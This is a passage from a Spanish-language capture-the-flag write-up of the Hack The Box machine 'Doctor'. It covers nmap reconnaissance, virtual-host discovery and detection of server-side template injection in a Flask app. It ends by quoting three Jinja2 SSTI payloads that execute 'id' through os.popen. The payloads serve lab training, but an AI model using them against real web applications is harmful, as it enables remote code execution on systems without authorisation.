
Doctor - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzyPiL1j9E6lyOgxqgosQ64mBwocTGo1DpclHHV5w28qPbnBJL32hfDNgUhA
UU5+LbQQ9TV6YeiWiPrO1W9dwwY0ZTXkkG6905kLDsKtCQZqt0VUGPiyWnZswXwWjbBo9KBF1dctUKv+MuyPLQ2qAr5X9LL21/tW
aGSjSiBGn2zkegsk+zJpePSp9qfP/fMwEyDQ1c8kei0g35Neaw5Mob1q3R0L6w8fTAnsYo9bYlnHNOl4Juon0QaOfzDry/c4Hmwi
HJs9VmwUjx509xZGoCwRcB0lIrDg9pWitWbg+qMTBvvYrLWgSovjpnilu8OcVituQHoXrrLMFVREY0SzF7K6SqbBO7QTrKODzrf1
wQ/6Bbz2yFM7jg=
|   256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEF0lJKhEknY94/rK0D2et4K9Tp2E6CsYp0GxwdNJGhs
80/tcp   open  http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Doctor
8089/tcp open  ssl/http syn-ack ttl 63 Splunkd httpd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/lo
plunk.com
| Public Key type: rsa
```


En el puerto 80 encontramos lo siguiente:




En el puerto 8089 encontramos el servicio Splunkd corriendo pero no sabemos las credenciales. Podemos ver que la version de spluk es la 8.0.5:




Encontramos el dominio "doctors.htb". Vamos a añadir el dominio al archivo /etc/host para que se aplique la resolucion dns y buscamos el dominio en el navegador para ver si se aplica virtual hosting:







Si miramos el codigo fuente del panel de login nos dice que se esta probando la ruta "/archive"



Vamos a ver que contiene:





En principio esta vacia pero vamos a ver el codigo fuente:




Si nos fijamos en wappalizer, el servicio que esta corriendo por detras es flask, por lo que puede ser vulnerable a SSTI.

Nos registramos en el panel de login, nos logeamos y podemos crear un nuevo mensaje. Vamos a ver si se actualiza el contenido de "/archive" cuando enviamos un mensaje:







Vamos a probar a ejecutar un SSTI:



Cuando lo enviamos, en principio no vemos que se este ejecutando la multiplicacion:




Pero en la ruta "/archive" podemos ver que se esta ejecutando correctamente la multiplicacion:




En "hacktricks" podemos encontrar varios ejemplos de "SSTI" para obtener una reverse shell en el apartado Jinja2 python:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```

Vamos a probar con la primera, se supone que por detras se ejecuta el comando id:



